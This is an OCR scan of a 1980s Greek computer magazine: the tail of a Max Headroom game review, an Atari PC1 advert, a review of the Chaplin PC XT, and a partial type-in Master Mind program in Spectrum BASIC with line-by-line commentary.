δια. Η οθόνη του Spectrum σας βοηθά, εμφανίζοντας μια σειρά από «φωτάκια» που αναβοσβήνουν, τα οποία πρέπει να ακολουθήσετε με τον cursor.

Η αποστολή Νο 2 είναι να «σπάσετε» τους κωδικούς του ορόφου που ελέγχουν το κτήριο ώστε να το έχετε υπό τον έλεγχό σας. Μην φοβάστε, δεν χρειάζεται να είστε ο hacker του μέλλοντος για να περάσετε το στάδιο αυτό. Άλλωστε το περνάτε έτσι κι αλλιώς, μόνο που αν δεν τα καταφέρετε στις σπαζοκεφαλιές που πρέπει να λύσετε, τότε θα πρέπει να μην υπολογίζετε τη βοηθό σας, η οποία ψάχνει για φρουρούς ή στοιχεία στον κεντρικό υπολογιστή.

Εάν ο Edison (εσείς δηλαδή) τα καταφέρει, τότε αρχίζει το ψάξιμο των κωδικών στο δωμάτιο του Προέδρου, κάπου στον όροφο 210. Χρησιμοποιώντας τις πληροφορίες του υπολογιστή ο Edison πρέπει να βρει 4 ζευγάρια από δεκαεξαδικούς αριθμούς. Στο level 210 βρίσκεται και ο Max, «κλεισμένος» στο computer του εργαστηρίου, τον οποίο πρέπει να ελ... ελευθ... ελευθερώσετε. Για τον σκοπό αυτό πρέπει να ενεργοποιήσετε ξανά τα hackerίστικά σας ένστικτα, μια και το level αυτό είναι γεμάτο κώδικες.

Ολόκληρο το παιχνίδι παίζεται ενάντια στο ρολόι. Ο Edison έχει καιρό να κάνει ό,τι μπορεί μέχρι τις 6 το πρωΐ, ώρα που πιάνουν δουλειά οι ηλεκτρονικοί φύλακες. Το πρόγραμμα χρησιμοποιεί icons και παράθυρα και καταφέρνει να ελέγχει πλήρως τον Edison στις κινήσεις του αλλά και στην ψυχική του διάθεση. Μάλιστα υπάρχει και ειδική ένδειξη γι αυτή σε ποσοστό στα εκατό. Φυσικά εάν ο Edison δεν βρίσκεται σε καλή μέρα και αποτύχει να σπάσει κάποιους κωδικούς ή να ξεφύγει από τους φύλακες, τότε το ποσοστό μειώνεται ανάλογα. Υπάρχει βέβαια μια λύση γι αυτό, να ξεκουραστείτε για λίγο σ' ένα από τα δωμάτια. Ο μόνος βέβαια που δεν συμφωνεί με αυτό είναι ο χρόνος.

Η υπόθεση εξελίσσεται έξω και μέσα στα δωμάτια του κτηρίου, σ' ένα σκηνικό που θυμίζει περισσότερο impossible mission ή movie. Τα graphics του είναι απλά αλλά καλοσχεδιασμένα και «χαρίζουν» πολύ στη σκοτεινή υπόθεση του Max Headroom. Όσο για τους εχθρούς, πολλοί και διάφοροι. Θα συναντήσετε όλους τους γνωστούς σας, τους φρουρούς του κτηρίου και τους συμπαθέστατους Breughel και Mahler οι οποίοι θα κάνουν ό,τι περνά από το χέρι τους για να σας δουν ...κατεψυγμένο στις «τράπεζες σώματος».

Εάν όμως ο Edison τα καταφέρει, τότε υπάρχουν διάφορα βραβεία και διακρίσεις. Το σπουδαιότερο βέβαια όμως είναι ότι θα δείτε για άλλη μια φορά ζωντανό τον Μ... Μ... Max! ■

ATARI® PC1

Το μόνο PC με ενσωματωμένη EGA και EGA Monitor
(Μονόχρωμο)




- Μικροεπεξεργαστής 8088-2, με δύο ταχύτητες λειτουργίας στα 4.77 Mhz και 8 Mhz.
- 512K μνήμη RAM, με δυνατότητα επέκτασης στα 640K και Κάρτα EGA που υποστηρίζει.
- CGA, Hercules, και standard μονόχρωμα γραφικά.
- Ενσωματωμένο disk drive των 5 1/4 ιντσών χωρητικότητας 360K με δυνατότητα σύνδεσης 2 εξωτερικών disk drive των 5 1/4 ή 3.5 ιντσών.
- Οθόνη EGA, υψηλής ανάλυσης 640×350.

ATARI®

ΕΛΚΑΤ Α.Ε. ΣΟΛΩΝΟΣ 26 106 73 ΑΘΗΝΑ, τηλ. 3640719 - 3642985

TEST

CHAPLIN PC XT ΚΛΑΣΙΚΟ ΣΤΥΛ ΣΕ ΜΟΝΤΕΡΝΑ ΤΙΜΗ




Chaplin PC. Ένας XT που δεν είναι ίσως τόσο home σε εμφάνιση, όσο οι προηγούμενοι, αλλά αυτό δεν σημαίνει ότι δεν αξίζει να τον περιεργαστούμε. Αλλωστε, το «κλασικό» έχει πάντα την αξία του.

ΤΟΥ Γ. ΚΥΠΑΡΙΣΣΗ

Ο Chaplin PC XT είναι ένας PC από τα βάθη της Ν.Α. Ασίας. Παρ' όλα αυτά, δεν είναι καθόλου κίτρινος. Η εμφάνισή του είναι μάλλον σοβαρή, σε ανοιχτό μπεζ χρώμα, ακριβώς όπως οι περισσότεροι home ή personal, π.χ. ο Commodore 128. Δεν υπάρχει τίποτε το ξεχωριστό στη σχεδίαση, πράγμα που σημαίνει ότι δεν του λείπει τίποτα. Κι όπως συμβαίνει στις περισσότερες περιπτώσεις με τους home συμβατούς υπολογιστές, η «συνηθισμένη» εμφάνιση ανταμείβεται με έναν πλούσιο αριθμό από υποδοχές επέκτασης.

TEST

CHAPLIN PC XT



Κεντρική μονάδα: το τροφοδοτικό πίσω δεξιά, η motherboard αριστερά. Αν προσέξετε, θα διακρίνετε τις 4 κενές βάσεις για τις ROMs. Διακρίνονται επίσης και οι δύο ενσωματωμένες κάρτες για γραφικά και multi I/O.

Τα χαρακτηριστικά του είναι τα γνωστά: μεγάλο ορθογώνιο «κουτί» για την κεντρική μονάδα, οθόνη και πληκτρολόγιο. Κοιτώντας τα από κοντά ανακαλύψαμε ορισμένες ενδιαφέρουσες λεπτομέρειες.

Πρώτος στόχος της περιέργειας της σύνταξης η οθόνη. Το display της αντέδρασε αμέσως στο κουμπί ON, με πορτοκαλί γράμματα. Η απεικόνιση είναι πραγματικά πολύ καλή και καθαρή, αλλά εκτός αυτού, η οθόνη είναι και ευκίνητη. Υπακούει αμέσως και αβίαστα, παρ' όλο το βάρος της, σε κάθε στροφή προς τις τέσσερις διευθύνσεις.

Στα δεξιά της οθόνης βρίσκονται κρυμμένα τα ρυθμιστικά για brightness και contrast. Ακόμα και με full φωτεινότητα, η οθόνη δεν αφήνει σκιές ούτε flickering. Αναμφίβολα λοιπόν πρόκειται για μια πολύ προσεγμένη συσκευή.

Θα τελειώσουμε με την οθόνη προσθέτοντας ότι οδηγείται από κάρτα Hercules, πράγμα που είναι υπέρ της διακριτότητας. Πάντως υπάρχει η δυνατότητα εκλογής και έγχρωμης οθόνης RGB.

Επόμενο θύμα μας το πληκτρολόγιο και η κεντρική μονάδα.

ΠΛΗΚΤΡΟΛΟΓΙΟ

Το πληκτρολόγιο είναι τύπου AT (Enhanced IBM) και κατασκευασμένο επίσης στην Taiwan. Δεν παρουσιάζει τίποτε το ξεχωριστό ούτε και το απογοητευτικό. Τα πάντα βρίσκονται στη θέση που τα ξέρουμε, πλήκτρα και ενδεικτικά leds (Num lock, Caps lock και Scroll lock). Η εργονομία και η λειτουργικότητα του πληκτρολογίου συμπληρώνονται από τα δύο χαρακτηριστικά ποδαράκια που το ανασηκώνουν και φέρνουν τα πλήκτρα πιο κοντά στην οπτική γωνία του χειριστή. Η αίσθηση που μας έδωσε είναι ικανοποιητικότατη. Ούτε σφιχτά, ούτε βαριά, ούτε σκληρά. Άνετα, με καλή επαναφορά, επιταχύνοντας έτσι την πληκτρολόγηση.

ΚΕΝΤΡΙΚΗ ΜΟΝΑΔΑ

Στο μπροστινό μέρος της διακρίνουμε μια μικρή κλειδαριά για «κλείδωμα» του πληκτρολογίου, ένα πλήκτρο για hardware RESET (φυσικά λειτουργεί και το κλασικό RESET πατώντας Alt-Ctrl-Del) και 3 ακόμα leds. Το ένα από αυτά είναι πράσινο και υπενθυμίζει απλώς ότι ο Chaplin είναι αναμμένος. Το δεύτερο είναι κόκκινο και παραμένει φωτεινό όση ώρα ο Chaplin λειτουργεί σε TURBO mode και το τρίτο υπάρχει (και φυσικά λειτουργεί) εφ' όσον είναι συνδεδεμένος στο σύστημα ο σκληρός δίσκος. Η configuration του test δεν είχε σκληρό δίσκο και αντί του led είχαμε στο σημείο εκείνο μια μικρή κενή θέση.

Είπαμε προηγουμένως για TURBO mode. Πράγματι, ο Chaplin μπορεί να δουλέψει σε «δύο ταχύτητες»: 4,77 και 8MHz. Η αλλαγή από τη μια συχνότητα στην άλλη γίνεται μέσω software, με τα SP4.BAT και SP8.BAT. Το γεγονός αυτό είναι ένα σημαντικό πλεονέκτημα, μόνο που προσωπικά θα έβρισκα το switching μέσω των πλήκτρων πολύ πιο εύχρηστο. Κι αυτό γιατί μέσω του switching υπάρχει η δυνατότητα εναλλαγής ενώ τρέχει το πρόγραμμα.

Η κεντρική μονάδα συμπληρώνεται εξωτερικά με υποδοχές για δύο floppies και 35 σχισμές, από τις γνωστές των IBM. Τα drives που χρησιμοποιεί ο Chaplin είναι για δισκέτες 5 1/4", χωρητικότητας 360KB. Έχουν μικρό μέγεθος και είναι συμπαγείς κατασκευές ιαπωνικής καταγωγής. Εκτός όμως από αυτό είναι πολύ αθόρυβα. Στο διάβασμα του directory το μόνο που ακούστηκε ήταν ένα σιγανό μουρμούρισμα και τίποτε άλλο.

Όπως καταλαβαίνετε, λοιπόν, τα drives του Chaplin ξέρουν να σέβονται την ησυχία του γραφείου σας.


Στα πλάγια υπάρχουν δύο μεταλλικά κουμπιά, ένα σε κάθε πλευρά, τα οποία χρησιμεύουν για την εύκολη πρόσβαση στο εσωτερικό του μηχανήματος. Πιέζοντάς τα ταυτόχρονα και τραβώντας προς τα πάνω, σηκώνεται το μεταλλικό κάλυμμα της κύριας μονάδας (για το λόγο αυτό έχουμε ονομάσει τα PCs αυτά "PCs με καπό"). Κοιτώντας με περιέργεια ανακαλύψαμε το μεταλλικό προστατευμένο τροφοδοτικό, το ανεμιστηράκι και τη motherboard.

Τακτικά τοποθετημένα εξαρτήματα, μικρό μέγεθος και απλή διάταξη. Το γενικό πρόσταγμα έχει ο 8088-2 της INTEL. Υπάρχουν θέσεις για περισσότερα ολοκληρωμένα και μέσα σ' αυτές διακρίνουμε θέση για μαθηματικό συνεπεξεργαστή και chips για επέκταση της ROM πάνω από τα 8K. Κοντά στη ROM υπάρχει και η RAM: 640K.

Όπως είπαμε και στην αρχή, ο Chaplin είναι πλήρως επεκτάσιμος. Έχουμε 8 expansion slots. Από αυτά τα δύο χρησιμοποιούνται από την κάρτα της οθόνης (HGA) και την multi I/O card. Η πρώτη, είναι η γνωστή HERCULES monochrome, με εξόδους για monitor και ε-

CHAPLIN PC XT

TEST



Το πληκτρολόγιο σε ετοιμότητα. Διακρίνονται ακόμη: το πλήκτρο για RESET, τα ενδεικτικά leds λειτουργίας και τα 2 πολύ ήσυχα floppies.

κτυπωτή. Η άλλη, η multi I/0, περιέχει controller των 2FDDs, την μπαταρία του real time clock και τις δύο σειριακές RS232. Και, βέβαια, υπάρχει (για όσους ανησύχησαν) game adapter υποδοχή!

SOFTWARE - MANUALS

Δεν νομίζω ότι θα περιμένετε να σας πούμε τι software τρέχει το Chaplin. Ελπίζω να σας φτάνουν για αρχή μερικές... χιλιάδες εφαρμογές και utilities!

Δοκιμάσαμε αρκετά και γνωστά πακέτα όπως LOTUS 1, 2, 3, dBase III, Flight Simulator κ.ά. και δεν υπήρξε κανένα απολύτως πρόβλημα συμβατότητας.

Όσο για τα manuals, είναι 5: τα manuals του πληκτρολογίου και των καρτών επέκτασης (multi I/O, mono graphic/printer card), ένα μικρό αλλά χρήσιμο βιβλιαράκι με οδηγίες και περιγραφή του computer και ένα βιβλίο για την έκδοση του MS-DOS που χρησιμοποιείται, τον EDLIN και την GW BASIC. Το βιβλίο αυτό είναι αρκετά περιεκτικό και απλό, αν κι εμείς θα το θέλαμε μεγαλύτερο.

Η έκδοση του MS-DOS που χρησιμοποιείται είναι η 3.20. Είναι ιδιαίτερα προσεγμένη για τους αρχάριους χρήστες. Αρκεί να σκεφτείτε ότι η εντολή FORMAT έχει μετονομασθεί σε SOS!

ΕΠΙΛΟΓΟΣ

Ο Chaplin έχει ορισμένες λεπτομέρειες που μας άρεσαν. Το κουμπί για RESET, το εκτεταμένο πληκτρολόγιο, τα διακριτικά drives, ο ήσυχος ανεμιστήρας και το καθαρό display της οθόνης... όχι ότι είναι σημαντικές καινοτομίες, αλλά πάντως σίγουρα είναι από τα χαρακτηριστικά που κάνουν τον όρο «σχέση τιμής προς απόδοση» να παίζει μεγάλο ρόλο στην αγορά του μελλοντικού υπολογιστή σας.

Θα πρέπει να σημειώσουμε ότι ο υπολογιστής που είχαμε στα χέρια μας λειτουργούσε, όπως αναφέραμε ήδη, στα 4,77 και 8MHz. Όπως όμως πληροφορηθήκαμε κατά τη διάρκεια του test, ο Chaplin θα διατίθεται στην αγορά με διαφορετικό κεντρικό επεξεργαστή, ο οποίος θα του δίνει τη δυνατότητα να «τρέχει» στα 10 αντί των 8MHz. ■

Τον υπολογιστή Chaplin XT διαθέτει και υποστηρίζει η εταιρία COMPUTER BANK, Εθνικής Αντιστάσεως 41, Χαλάνδρι, τηλ. 6844429.

ΚΑΤΩ ΑΠ'ΤΑ ΠΛΗΚΤΡΑ

MASTER MIND

ΠΡΟΓΡΑΜΜΑΤΙΣΤΗΣ: ΚΩΣΤΑΣ ΤΑΝΙΔΗΣ

ΕΠΙΜΕΛΕΙΑ: Δ. ΑΣΗΜΑΚΟΠΟΥΛΟΣ

SPECTRUM

Αυτή τη φορά αγαπητοί αναγνώστες, θα ξεφύγουμε λίγο από τα συνηθισμένα παιχνίδια. Καιρός είναι να ασχοληθούμε και με ένα παιχνίδι λογικής, όπως είναι το Master Mind. Ο σκοπός του παιχνιδιού νομίζω ότι είναι γνωστός σε όλους σας. Προσπαθείτε να βρείτε τα τέσσερα χρώματα που έκρυψε ο ZX μέσα σε έξι το πολύ προσπάθειες. Μετά από κάθε προσπάθεια, ο υπολογιστής απαντάει με μαύρο χρώμα αν έχετε βρει κάποιο χρώμα αλλά βρίσκεται σε λάθος θέση και με λευκό χρώμα αν έχετε βρει ένα σωστό χρώμα το οποίο επιπλέον βρίσκεται στη σωστή του θέση (μπράβο σας!). Αν τα καταφέρετε και βρείτε το σωστό συνδυασμό τότε επιβραβεύεστε με μια πολύ όμορφη μουσική, ενώ αν δεν ήσασταν και τόσο τυχεροί... ε δεν πειράζει. Την επόμενη φορά θα κερδίσετε! Μια πρόσθετη ευκολία στις προσπάθειές σας είναι ότι τα χρώματα που διαλέγει ο υπολογιστής είναι όλα διαφορετικά μεταξύ τους.

Ας περάσουμε τώρα και στην πληκτρολόγηση (η οποία είναι αναγκαία αν θέλετε να παίξετε το παιχνίδι). Εδώ θα πρέπει να δώσετε προσοχή στα graphics του παιχνιδιού των οποίων η αντιστοιχία είναι:

ΑΝΤΙΣΤΟΙΧΙΑ ΓΡΑΦΙΚΩΝ

A B C D E F G H I J K L M

Αν δεν το έχετε προσέξει, το πρόγραμμα έχει ελληνικούς χαρακτήρες. Αυτοί πρέπει να πληκτρολογηθούν σε lower case mode. Ο μετασχηματισμός τους σε ελληνικά είναι δουλειά του φίλου μας του Κώστα και του Spectrum. Τέλος όσοι δεν ξέρουν την αντιστοιχία ελληνικών - αγγλικών ας συμβουλευτούν το παρακάτω πινακάκι.

ΑΝΤΙΣΤΟΙΧΙΑ ΕΛΛΗΝΙΚΩΝ ΧΑΡΑΚΤΗΡΩΝ

c	d	f	g	h	i	j	k	l	m	n	p	r	s	u	v
Ψ	Δ	Φ	Γ	Η	Ι	Ξ	Κ	Λ	Μ	Ν	Π	Ρ	Σ	Θ	Ω

Το πρόγραμμα τρέχει στα Spectrum και Spectrum+ αλλά νομίζω ότι θα τρέχει και στους +2 και +3 (στο 48K mode βέβαια).

Γραμμές 0-31: Εδώ έχουμε την κλασική initialisation του προγράμματος και τον ορισμό των μεταβλητών. Αν σας παραξενεύει η γραμμή με τον αριθμό 0 (κανονικά δε θα έπρεπε, αν διαβάζετε τη στήλη των hackers) ο Κώστας συμβουλεύει να την πληκτρολογήσετε με αριθμό γραμμής 1 και κατόπιν να δώσετε POKE 23756,0. Επίσης οι μεταβλητές που παρουσιάζονται με ελληνικά μη ξεχνάτε ότι γράφονται με μικρά αγγλικά.

```
   0 REM  ΚΩΣΤΑΣ ΤΑΝΙΔΗΣ  © 1986
   1 REM **********************
   2 REM **    Ε Π Ι Λ Ο Γ Η   **
   3 REM **********************
   5 CLEAR 39999
  12 DIM A(4): DIM Y(4)
  13 PRINT AT 11,9;"ΡΛΕΑΣΕ WAIT"
  15 GO SUB 7000: GO SUB 6000
  16 LET ΣΤΑΡΤ=1
  20 CLS : IF ΣΤΑΡΤ=1 THEN GO SU
B 6210: RANDOMIZE USR 50012: LET
 ΣΤΑΡΤ=0
  25 IF ΣΤΑΡΤ=0 THEN CLS : RANDO
MIZE USR 50000
  30 LET W=21: LET W1=31: LET W2
=15
  31 LET Δ=0
```

Γραμμές 100-500: Αυτό είναι το κύριο μέρος του προγράμματος. Αρχικά ο υπολογιστής διαλέγει τα χρώματα τα οποία αποθηκεύει στο array A(4). Η μεταβλητή Ω μετράει τις προσπάθειες που έχουμε να κάνουμε. Φυσικά μπορείτε να την αλλάξετε αν θέλετε αρκεί να έχετε υπόψη σας ότι, αν την αυξήσετε, θα πρέπει να μεγαλώσετε το ταμπλό που παίζεται το παιχνίδι. Η μεταβλητή Z χρησιμεύει στο να μετράει τα χρώματα που εισάγετε. Αν τυχόν δώσατε ένα χρώμα δύο φορές ο υπολογιστής αναλαμβάνει να σας διορθώσει (γραμμές 335 και 355). Αφού έχετε εισάγει όλα τα χρώματα ξεκινά η διαδικασία του ελέγχου (γραμμές 400-500). Αν κατά τη διάρκεια του ελέγχου βρεθεί κάποιο χρώμα στη σωστή θέση, τότε καλείται η υπορουτίνα στη γραμμή 5000 ενώ αν βρεθεί κάποιο χρώμα σε λάθος θέση, τότε καλείται η υπορουτίνα στη γραμμή 5500.

```
 100 FOR I=1 TO 4
 105 LET A(I)=INT (RND*6)+1
 106 IF I>1 THEN IF A(I)=A(I-1)
THEN GO TO 105
 107 IF I>2 THEN IF A(I)=A(I-2)
THEN GO TO 105
 108 IF I>3 THEN IF A(I)=A(I-3)
THEN GO TO 105
 110 NEXT I
 200 REM ΚΑΘΟΡΙΣΜΟΣ ΧΡΩΜΑΤΩΝ
 210 PRINT AT 7,1; INK 3;"ΠΑΤΗΣΕ
 ΕΝΑ";AT 8,2;"ΠΛΗΚΤΡΟ";AT 9,1;"Γ
 ΙΑ ΑΡΧΗ"
 211 PAUSE 0: PRINT INK 0; PAPER
 7; OVER 1;AT 7,1;"ΠΑΤΗΣΕ ΕΝΑ";A
T 8,2;"ΠΛΗΚΤΡΟ";AT 9,1;"ΓΙΑ ΑΡΧΗ
"
 300 FOR Ω=1 TO 6: LET W=W-3
 310 FOR Z=1 TO 4: LET W1=W1-3
 320 IF Z=1 THEN INPUT "ΔΙΑΛΕΞΕ
TO ΠΡΩΤΟ ΧΡΩΜΑ (1-6)";X: IF CODE
 STR$ X<49 OR CODE STR$ X>54 THE
N GO TO 320
```

ΚΑΤΩ ΑΠ'ΤΑ ΠΛΗΚΤΡΑ

```
 325 IF Z=1 THEN LET Y(Z)=X: GO
SUB 2000: GO TO 370
 330 IF Z=4 THEN INPUT "KAI TO T
ΕΛΕΥΤΑΙΟ... (1-6)";X: IF CODE ST
R$ X<49 OR CODE STR$ X>54 THEN G
O TO 330
 335 IF Z=4 THEN LET Y(Z)=X: IF
Y(Z)=Y(Z-1) THEN GO SUB 3000: GO
 TO 330
 340 IF Z=4 THEN GO SUB 2000: GO
 TO 370
 350 INPUT "ΔΙΑΛΕΞΕ ΤΟ ΕΠΟΜΕΝΟ Χ
ΡΩΜΑ (1-6)";X: IF CODE STR$ X<49
 OR CODE STR$ X>54 THEN GO TO 35
0
 355 LET Y(Z)=X: IF Y(Z)=Y(Z-1)
 THEN GO SUB 3000: GO TO 350
 360 GO SUB 2000
 370 NEXT Z
 400 REM ΕΛΕΓΧΟΣ
 410 FOR Q=1 TO 4
 420 IF A(Q)=Y(Q) THEN GO SUB 50
00: GO TO 440
 430 IF A(Q)<>Y(Q) THEN FOR θ=1
TO 4: IF A(Q)=Y(θ) THEN GO SUB 5
500: GO TO 440
 435 NEXT θ
 440 NEXT Q: FOR Σ=-10 TO 40 STE
P 5: BEEP .1,Σ: NEXT Σ
 450 IF Y(1)=A(1) AND Y(2)=A(2)
AND Y(3)=A(3) AND Y(4)=A(4) THEN
 GO TO 1500
 500 LET W1=31: NEXT Ω
```

Γραμμές 1000-1540: Εδώ έχουμε τις ρουτίνες που μας λένε τα ... ευχάριστα σε περίπτωση που χάσαμε (γραμμές 1000-1210) ή κερδίσαμε (γραμμές 1500-1540). Εδώ πρέπει να σημειώσουμε το μάλλον περιττό IF της γραμμής 1000 (όταν τελειώσει η επανάληψη των έξι προσπαθειών αναγκαστικά το πρόγραμμα θα πάει στη γραμμή 1000). Κάτι άλλο που θα μπορούσε να γίνει εδώ είναι να γενικευτεί η ρουτίνα του ήχου. Και λέγοντας να γενικευτεί εννοώ να φτιαχτεί μία ρουτίνα η οποία να χρησιμοποιείται και σε περίπτωση νίκης και σε περίπτωση ήττας. Η ρουτίνα θα μπορούσε να καλείται αφού είχε προηγηθεί μια κατάλληλη εντολή RESTORE που να αναγκάζει το πρόγραμμα να διαβάζει τα κατάλληλα DATA σε περίπτωση νίκης ή ήττας.

```
1000 IF Ω=7 THEN IF Y(1)<>A(1) O
R Y(2)<>A(2) OR Y(3)<>A(3) OR Y(
4)<>A(4) THEN PRINT AT 8,2; INK
2; FLASH 1; INVERSE 1; BRIGHT 1;
"ΕΧΑΣΕΣ": BEEP .4,0: BEEP .4,0:
BEEP .2,0: BEEP .4,0: BEEP .4,2
1001: BEEP .2,1: BEEP .4,1: BEEP
 .2,0: BEEP .4,0: BEEP .2,-1: BE
EP .8,0
1200 INPUT "ΘΕΣ ΑΛΛΟ ΓΥΡΟ ; (N/O
)";Σ$: IF Σ$="N" OR Σ$="N" THEN
BEEP .4,40: GO TO 20
1201 IF Σ$="O" OR Σ$="O" THEN CL
S : PRINT AT 10,9;"ΕΙΣΑΙ ΣΙΓΟΥΡΟ
Σ ;": INPUT "(N/0) ";N$
1202 IF N$="N" THEN PRINT USR 0
1210 IF Σ$<>"N" OR Σ$<>"N" OR Σ$
<>"O" OR Σ$<>"O" THEN GO TO 1200
1500 REM ΝΙΚΗ
1510 PRINT INK 5; BRIGHT 1; INVE
RSE 1; FLASH 1;AT 8,2;"ΝΙΚΗΣΕΣ":
 RESTORE 1530: FOR N=1 TO 30: RE
AD Π: BEEP .1,Π: NEXT N: PAUSE 1
00: PRINT AT 8,2; PAPER 7;"
 "
1530 DATA 0,-2,-3,-3,0,0,0,0,0,0
,2,2,0,0,0,0,-2,-2,-3,-3,0,0,5,5
,5,7,9,9,9,9
1540 GO TO 1200
```

Γραμμές 2000-2020: Αυτή είναι η ρουτίνα που τυπώνει τις επιλογές μας. Δεν έχω τίποτα να προσθέσω καθώς είναι μία πολύ απλή ρουτίνα εκτύπωσης χαρακτήρων.

```
2000 REM ΤΥΠΩΜΑ ΕΠΙΛΟΓΩΝ
2010 PRINT INK X; PAPER 7;AT W,W
1;"◤";AT W,W1-1;"◥";AT W-1,W1;"◣
";AT W-1,W1-1;"◢"
2020 BEEP .01,20: BEEP .01,10: R
ETURN
```

Γραμμές 3000-3040: Αυτή η ρουτίνα αναλαμβάνει να σας προειδοποιήσει σε περίπτωση που εισάγει ένα χρώμα δύο φορές. Και εδώ δεν έχω να προσθέσω τίποτα παραπάνω αφού η χρησιμότητα της ρουτίνας είναι προφανής.

```
3000 REM ΛΑΘΟΣ ΕΠΙΛΟΓΗ
3010 BEEP 1,20: PRINT ; INK 4;AT
 7,1;"ΤΟ ΧΡΩΜΑ";AT 8,1;"ΑΥΤΟ ΕΧΕ
Ι";AT 9,1;"ΜΠΕΙ ΗΔΗ"
3020 PRINT AT 11,1; INK 3; FLASH
 0;"ΠΡΟΣΠΑΘΗΣΕ";AT 12,4;"ΠΑΛΙ":
PAUSE 100:
3030 BEEP .5,20: PRINT OVER 1; I
NK 4;AT 7,1;"ΤΟ ΧΡΩΜΑ";AT 8,1;"Α
ΥΤΟ ΕΧΕΙ";AT 9,1;"ΜΠΕΙ ΗΔΗ": PRI
NT OVER 1; INK 3;AT 11,1;"ΠΡΟΣΠΑ
ΘΗΣΕ";AT 12,4;"ΠΑΛΙ": BEEP .1,0:
 BEEP .1,-20
3040 RETURN
```

Γραμμές 5000-5530: Εδώ έχουμε τις ρουτίνες που τυπώνουν στην οθόνη τη βαθμολογία σας ανάλογα με το αν πετύχατε κάποιο χρώμα στη σωστή θέση ή όχι. Οι γραμμές 5000-5030 τυπώνουν τη λευκή απόκριση και οι γραμμές 5500-5530 τυπώνουν τη μαύρη απόκριση.

```
5000 FOR N=W TO W-1 STEP -1: FOR
 M=W2 TO W2-1 STEP -1
5010 IF ATTR (N,M)=56 THEN PRINT
 PAPER 7; INK 7; INVERSE 1; BRIG
HT 1;AT N,M;"■": BEEP .4,0: BEEP
 .1,25: RETURN
5020 NEXT M
5030 NEXT N
5500 FOR N=W TO W-1 STEP -1: FOR
 M=W2 TO W2-1 STEP -1
5510 IF ATTR (N,M)=56 THEN PRINT
 PAPER 7; INK 0; BRIGHT 1;AT N,M
;"■": BEEP .4,-10: BEEP .1,0: RE
TURN
5520 NEXT M
5530 NEXT N
```

Γραμμές 6000-6205: Εδώ έχουμε τον καθορισμό των UDGs που χρειάζονται στο παιχνίδι. Επίσης στις γραμμές 6201-6204 δημιουργείται ένα μικρό προγραμματάκι σε γλώσσα μηχανής το οποίο κάνει μια ταχύτατη εναλλαγή της οθόνης.

```
6000 REM ΟΡΙΣΜΟΣ ΓΡΑΦΙΚΩΝ
6003 RESTORE 6100
6005 FOR N=USR "A" TO USR "M"+7
6010 READ A: POKE N,A: NEXT N
6100 DATA 62,126,254,252,248,240
,224,0
6110 DATA 124,126,127,63,31,15,7
,0
```

```
6120 DATA 0,224,240,248,252,254,
126,62
6130 DATA 0,7,15,31,63,127,126,1
24
6140 DATA 0,126,126,126,126,126,
126,0
